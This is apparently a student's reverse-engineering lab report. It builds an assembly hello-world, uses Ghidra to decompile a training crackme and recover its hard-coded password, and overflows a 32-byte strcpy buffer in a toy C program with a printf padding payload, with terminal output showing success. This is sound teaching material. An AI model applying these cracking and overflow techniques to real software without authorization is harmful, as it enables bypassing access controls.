The screenshot shows a terminal window with a black background and white text. At the top, the title bar reads "cichowlasp@kali: ~/Downloads" and the window title is "GNU nano 7.2". The menu bar includes "File", "Actions", "Edit", "View", "Help". Below the menu is a toolbar with icons for "Exploit-DB", "Google Hacking DB", and "OffSec". The main area contains the assembly code:

```
section .data
    filename db 'hello.txt',0      ; filename for the output text file
    filemode db 0644                ; file permissions (read and write for owner, read >
    msg db 'Hello, world!',0xa     ; our dear string
    len equ $ - msg                 ; length of our dear string

section .text
_start:

; Open the file:

    mov eax, 8                  ; system call number (sys_open)
    mov ebx, filename            ; pointer to the filename
    mov ecx, 0x2                ; flags: O_CREAT | O_WRONLY
    mov edx, filemode            ; mode: read and write permissions
    int 0x80                     ; call kernel

    mov esi, eax                ; save the file descriptor for later use

; Write the string to the file:

    mov eax, 4                  ; system call number (sys_write)
    mov ebx, esi                 ; file descriptor
    mov ecx, msg                 ; message to write
    mov edx, len                 ; message length
    int 0x80                     ; call kernel

; Close the file:

    mov eax, 6                  ; system call number (sys_close)
    mov ebx, esi                 ; file descriptor
    int 0x80                     ; call kernel

; Exit via the kernel:

    mov ebx, 0                  ; process' exit code
    mov eax, 1                  ; system call number (sys_exit)
    int 0x80                     ; call kernel
```

At the bottom of the terminal window, there is a status bar with various keyboard shortcuts:

^G Help ^O Write Out ^W Where Is ^K Cut ^T Execute ^C Location
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify ^/ Go To Line



Now we must replicate previous steps to run the program and test if it works. All steps are shown on below screenshot:

```
cichowlasp@kali: ~/Downloads
File Actions Edit View Help
(cichowlasp@kali)-[~/Downloads]
$ ls
hello hello.asm hello.o hello_txt.asm

(cichowlasp@kali)-[~/Downloads]
$ nasm -f elf64 hello_txt.asm
hello_txt.asm:14: warning: byte data exceeds bounds [-w+number-overflow]

(cichowlasp@kali)-[~/Downloads]
$ ls
hello hello.asm hello.o hello_txt.asm hello_txt.o

(cichowlasp@kali)-[~/Downloads]
$ ld -s -o hello_txt hello_txt.o

(cichowlasp@kali)-[~/Downloads]
$ ls
hello hello.asm hello.o hello.txt hello_txt hello_txt.asm hello_txt.o

(cichowlasp@kali)-[~/Downloads]
$ ./hello_txt
Hello, world!
(cichowlasp@kali)-[~/Downloads]
$ ls
hello hello.asm hello.o hello.txt hello_txt hello_txt.asm hello_txt.o

(cichowlasp@kali)-[~/Downloads]
$ cat hello.txt
cat: hello.txt: Permission denied

(cichowlasp@kali)-[~/Downloads]
$ sudo cat hello.txt
[sudo] password for cichowlasp:
Hello, world!
```

As we can see on the screenshot above, our modifications to the code worked successfully and the file "hello.txt" with "Hello, world!" text inside was successfully created after executing modified by us file.



12. Disassembly

Disassembly is the process of converting machine code or executable binary code back into assembly language or a higher-level representation. It is a reverse engineering technique commonly used for understanding and analyzing compiled programs, particularly when the original source code is not available. Disassembly is essential for tasks such as debugging, vulnerability analysis, and software security assessments.

Here are key points about disassembly:

1. Machine Code to Assembly Language:
 - Disassembly involves translating the binary instructions (machine code) of an executable file into human-readable assembly language instructions.
 - Assembly language is a low-level programming language that represents a one-to-one mapping with the machine code instructions executed by the CPU.
2. Tools for Disassembly:
 - Disassembly is typically performed using specialized tools known as disassemblers. Common disassembly tools include IDA Pro, OllyDbg, Radare2, and Ghidra.
 - These tools provide a user-friendly interface to navigate through the disassembled code, visualize control flow, and analyze the program's structure.
3. Understanding Control Flow:
 - Disassembly helps in understanding the control flow of a program by revealing how instructions are executed, including branches, loops, and function calls.
 - Analysts can identify key functions, subroutine calls, and program logic by examining the disassembled code.
4. Debugging and Analysis:
 - Disassembly is crucial for debugging and analyzing compiled code when the original source code is unavailable or not practical to access.
 - Reverse engineers use disassembly to identify bugs, vulnerabilities, or malicious code within an executable.
5. Symbolic Information:
 - Disassemblers often attempt to recover symbolic information such as function names, variable names, and data structures. However, this is not always possible, especially in stripped or obfuscated binaries.
6. Obfuscation and Anti-Disassembly Techniques:
 - Some software developers and malware authors employ obfuscation techniques to make disassembly more challenging.

- Anti-disassembly techniques may include code encryption, control flow obfuscation, and various tricks to hinder automated analysis.

7. Legal and Ethical Considerations:

- Disassembly is a powerful tool, but its usage is subject to legal and ethical considerations. Reverse engineering proprietary software without proper authorization may violate intellectual property laws.

8. Binary Patching and Modification:

- Disassembly allows analysts to make modifications to the binary code, a technique known as binary patching. This can be useful for fixing bugs, removing software restrictions, or studying the impact of changes.

In summary, disassembly is a valuable technique in reverse engineering, providing insights into the inner workings of compiled programs and enabling analysis and modification for various purposes.

In this lab we received a compiled executable which is called “pass2” after running the program it asks for secret password after verification program returns “You fail!”.

```
└─(cichowlasp㉿kali)-[~/Downloads/pass]
└─$ ls
pass2

└─(cichowlasp㉿kali)-[~/Downloads/pass]
└─$ ./pass2
Enter your secret password:test

You fail!


└─(cichowlasp㉿kali)-[~/Downloads/pass]
└─$ █
```

Our task is to disassembly the program and find the secret password. To disassembly the program we used program called “ghidra” which can be easily installed on Kali Linux by executing below command:


- sudo apt install -y ghidra

```
cichowlasp@kali: ~
File Actions Edit View Help
└─(cichowlasp㉿kali)-[~]
$ sudo apt install ghidra
[sudo] password for cichowlasp:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  ghidra-data openjdk-17-jdk openjdk-17-jdk-headless
Suggested packages:
  openjdk-17-demo openjdk-17-source visualvm
The following NEW packages will be installed:
  ghidra ghidra-data openjdk-17-jdk openjdk-17-jdk-headless
0 upgraded, 4 newly installed, 0 to remove and 0 not upgraded.
Need to get 495 MB of archives.
After this operation, 1243 MB of additional disk space will be used.
Do you want to continue? [Y/n] Y
Get:1 http://http.kali.org/kali kali-rolling/main amd64 openjdk-17-jdk-headless amd64 17.0.10~6ea-1 [71.4 MB]
Get:2 http://http.kali.org/kali kali-rolling/main amd64 openjdk-17-jdk amd64 17.0.10~6ea-1 [2371 kB]
Get:3 http://http.kali.org/kali kali-rolling/main amd64 ghidra amd64 11.0+ds-0kali1 [343 MB]
Get:4 http://kali.koyanet.lv/kali kali-rolling/main amd64 ghidra-data all 10.5-0kali1 [78.1 MB]
Fetched 495 MB in 21s (23.7 MB/s)
Selecting previously unselected package openjdk-17-jdk-headless:amd64.
(Reading database ... 403638 files and directories currently installed.)
Preparing to unpack .../openjdk-17-jdk-headless_17.0.10~6ea-1_amd64.deb ...
Unpacking openjdk-17-jdk-headless:amd64 (17.0.10~6ea-1) ...
Selecting previously unselected package openjdk-17-jdk:amd64.
Preparing to unpack .../openjdk-17-jdk_17.0.10~6ea-1_amd64.deb ...
Unpacking openjdk-17-jdk:amd64 (17.0.10~6ea-1) ...
Selecting previously unselected package ghidra.
Preparing to unpack .../ghidra_11.0+ds-0kali1_amd64.deb ...
Unpacking ghidra (11.0+ds-0kali1) ...
Selecting previously unselected package ghidra-data.
Preparing to unpack .../ghidra-data_10.5-0kali1_all.deb ...
Unpacking ghidra-data (10.5-0kali1) ...
Setting up openjdk-17-jdk-headless:amd64 (17.0.10~6ea-1) ...
update-alternatives: using /usr/lib/jvm/java-17-openjdk-amd64/bin/jar to provide /usr/bin/jar (jar) in auto mode
update-alternatives: using /usr/lib/jvm/java-17-openjdk-amd64/bin/jarsigner to provide /usr/bin/jarsigner (jarsigner) in auto mode
```


After installing the program, we created a new project called pass2 and imported the file "pass2".



After opening the file by clicking Code browser we can see the assembly code of the program:



After listing all the functions of the program, we can find a function called "checkPasswd" it can be useful for us to understand how it works.



If we select the function and click D for decompile, we can see the code written in C language.

```
# Decompile: checkPasswd - (pass2)
8 undefined4 local_10c;
9 undefined4 local_108;
10 undefined4 local_104;
11 undefined4 local_100;
12 undefined4 local_fc;
13 undefined4 local_f8;
14 undefined4 local_f4;
15 undefined4 local_f0 [57];
16
17 local_10c = 0x65746e45;
18 local_108 = 0x6f792072;
19 local_104 = 0x73207275;
20 local_100 = 0x65726365;
21 local_fc = 0x61702074;
22 local_f8 = 0x6f777373;
23 local_f4 = 0x6472;
24 puVar2 = local_f0;
25 for (iVar1 = 0x39; iVar1 != 0; iVar1 = iVar1 + -1) {
26     *puVar2 = 0;
27     puVar2 = puVar2 + 1;
28 }
29 printf("%s:",&local_10c);
30 _isoc99_scanf("%[^\\n]",local_50c);
31 iVar1 = strcmp(local_50c,(char *)((int)&local_104 + 3));
32 if (iVar1 == 0) {
33     granted();
34 }
35 else {
36     puts("\nYou fail!");
37 }
38 return;
39 }
```



To better understand the code, we renamed some variables, so it is easier to understand what the code is doing.

```
C Decompiler: checkPasswd - (pass2)
3
4 {
5     int counter;
6     undefined4 *zero;
7     char user_input [1024];
8     undefined4 String1;
9     undefined4 String2;
10    undefined4 String3;
11    undefined4 String4;
12    undefined4 String5;
13    undefined4 String6;
14    undefined4 String7;
15    undefined4 local_f0 [57];
16
17    String1 = 0x65746e45;
18    String2 = 0x6f792072;
19    String3 = 0x73207275;
20    String4 = 0x65726365;
21    String5 = 0x61702074;
22    String6 = 0x6f777373;
23    String7 = 0x6472;
24    zero = local_f0;
25    for (counter = 57; counter != 0; counter = counter + -1) {
26        *zero = 0;
27        zero = zero + 1;
28    }
29    printf("%s:",(char *)&String1);
30    __isoc99_scanf("%[^\\n]",user_input);
31    counter = strcmp(user_input,(char *)((int)&String3 + 3));
32    if (counter == 0) {
33        granted();
34    }
35    else {
36        puts("\nYou fail!");
37    }
38    return;
39}
40
```

So, we can see that we have some variables called String1 to String7 if write down them in this order and revers the bits we can see that the text hidden under them is: "Enter your secret password".

Recipe	Input
From Hex	45 6e 74 65 72 20 79 6f 75 72 20 73 65 63 72 65 74 20 70 61 73 73 77 6f 72 64
Delimiter	RBC 83 ━ 7
Auto	
Output	Enter your secret password

So, after analyzing the code we can see that function "strcmp" takes two arguments one is user input and if function return zero it means that compared strings are the same program will call function "granted()" which means we got access to the program. This means the second argument of the function "(char *) ((int) &String3 + 3)" must be password. The &String3 is equal to "ur secret password" if we add 3 to it will move by 3 characters so we are skipping letters "ur" and the space so, the password should be "secret password". After checking this password, we received the message: Access Granted. That means We successfully decoded the password using ghidra.

The screenshot shows a terminal window titled "cichowlasp@kali: ~/Downloads/pass". The window contains the following text:

```
(cichowlasp㉿kali)-[~/Downloads/pass]
$ ./pass2
Enter your secret password:secret password

Access granted
You have the privileges!

(cichowlasp㉿kali)-[~/Downloads/pass]
$
```

13. Volat.c

For this exercise we received c file which code looks like this:

```
C volat.c  X
Users > cichowlasp > Downloads > C volat.c > ...
1 #include <stdlib.h>
2 #include <stdio.h>
3 #include <string.h>
4 #include <unistd.h>
5
6 int main(int argc, char **argv)
7 {
8     volatile int volat;
9     char buffer[32];
10
11    if(argc == 1) {
12        printf("Podaj argument\n");
13        return(1);
14    }
15
16    volat = 0;
17    strcpy(buffer, argv[1]);
18
19    if(volat == 0x11121314) {
20        printf("Udalo sie gratuluje!\n");
21    } else {
22        printf("Sproboj znow, Twoja zmienna wynosi: 0x%08x\n", volat);
23    }
24}
```

After compiling the code and running this, we are asked to insert an argument then if statement check if our input and print "Udalo sie gratuluje!" or " Sproboj znow, Twoja zmienna wynosi: 0x%08x".

```
cichowlasp@kali: ~/Desktop/volat
File Actions Edit View Help
(cichowlasp@kali)-[~/Desktop/volat]
$ ls
volat.c

(cichowlasp@kali)-[~/Desktop/volat]
$ gcc volat.c -o volat

(cichowlasp@kali)-[~/Desktop/volat]
$ ls
volat volat.c

(cichowlasp@kali)-[~/Desktop/volat]
$ ./volat test
Sproboj znow, Twoja zmienna wynosi: 0x00000000
$
```

Now our task is to figure out what we must pass as argument to the program to receive message:

- "Udalo sie gratuluje!"

After analyzing the code, we can find that the code has buffer overflow vulnerability.

```
Users > cichowlasp > Downloads > C volat.c > main(int, char **)
1 #include <stdlib.h>
2 #include <stdio.h>
3 #include <string.h>
4 #include <unistd.h>
5
```

These lines include standard C libraries for memory allocation, input/output, string manipulation, and UNIX system calls.

```
8 volatile int volat;
9 char buffer[32];
```

Here, a volatile integer `volat` and a character array `buffer` of size 32 are declared. The use of `volatile` suggests that the compiler should not optimize accesses to this variable, which may be important for certain types of code

```
11 if(argc == 1) {
12     printf("Podaj argument\n");
13     return(1);
14 }
```

This block checks if the program is executed without any command line arguments. If so, it prints a message asking for an argument and exits with a return code of 1. Example of passing an argument below:

```
cichowlasp@kali: ~/Desktop/volat
File Actions Edit View Help
(cichowlasp@kali)-[~/Desktop/volat]
$ ./volat
Podaj argument
(cichowlasp@kali)-[~/Desktop/volat]
$ ./volat testtest
Sproboj znow, Twoja zmienna wynosi: 0x00000000
(cichowlasp@kali)-[~/Desktop/volat]
$ 
```

```
16 volat = 0;
17 strcpy(buffer, argv[1]);
18 }
```

The variable `volat` is set to 0, and the `strcpy` function is used to copy the content of the second command line argument (`argv[1]`) into the `buffer`. This is where the vulnerability lies, as there is no check on the length of the input, and it does not ensure that the buffer will not overflow.

```
19 if(volat == 0x11121314) {
20     printf("Udalo sie gratuluje!\n");
21 } else {
22     printf("Sproboj znow, Twoja zmienna wynosi: 0x%08x\n", volat);
23 }
24 }
```

Finally, it checks if the value of `volat` has been changed to `0x11121314`. If it has, it prints a success message; otherwise, it prints a message displaying the current value of `volat`.

To exploit the buffer overflow, we need to provide a command-line argument longer than the size of the buffer (32 bytes). This will overwrite the value of `volat` and potentially lead to replacing the value of `volat` with the variable `0x11121314` used in if statement. We used the following command to test the buffer:

- `$(printf 'A%.0s' {1..[range]}) && printf '\x14\x13\x12\x11'`

We started with the 32 range and then started to increase it to see what the program is returning. We stopped at range set to 44 where program returned “Udalo sie gratulacje!” which means we successfully “cracked” the program with buffer overflow vulnerability. Steps are shown below:

The screenshot shows a terminal window titled "cichowlasp@kali: ~/Desktop/volat". The terminal displays a series of commands being run to exploit a buffer overflow vulnerability. The user is testing different ranges (32, 40, 41, 43, 44) of the command `$(printf 'A%.0s' {1..[range]}) && printf '\x14\x13\x12\x11'`. The output shows the program's response to each attempt, eventually leading to the success message "Udalo sie gratulacje!".

```
(cichowlasp㉿kali)-[~/Desktop/volat]
$ ./volat $(printf 'A%.0s' {1.. 32} && printf '\x14\x13\x12\x11')

Sproboj znow, Twoja zmienna wynosi: 0x00000000

(cichowlasp㉿kali)-[~/Desktop/volat]
$ ./volat $(printf 'A%.0s' {1.. 40} && printf '\x14\x13\x12\x11')

Sproboj znow, Twoja zmienna wynosi: 0x00000000

(cichowlasp㉿kali)-[~/Desktop/volat]
$ ./volat $(printf 'A%.0s' {1.. 41} && printf '\x14\x13\x12\x11')

Sproboj znow, Twoja zmienna wynosi: 0x00000011

(cichowlasp㉿kali)-[~/Desktop/volat]
$ ./volat $(printf 'A%.0s' {1.. 43} && printf '\x14\x13\x12\x11')

Sproboj znow, Twoja zmienna wynosi: 0x00111213

(cichowlasp㉿kali)-[~/Desktop/volat]
$ ./volat $(printf 'A%.0s' {1.. 44} && printf '\x14\x13\x12\x11')

Udalo sie gratuluje!

(cichowlasp㉿kali)-[~/Desktop/volat]
$
```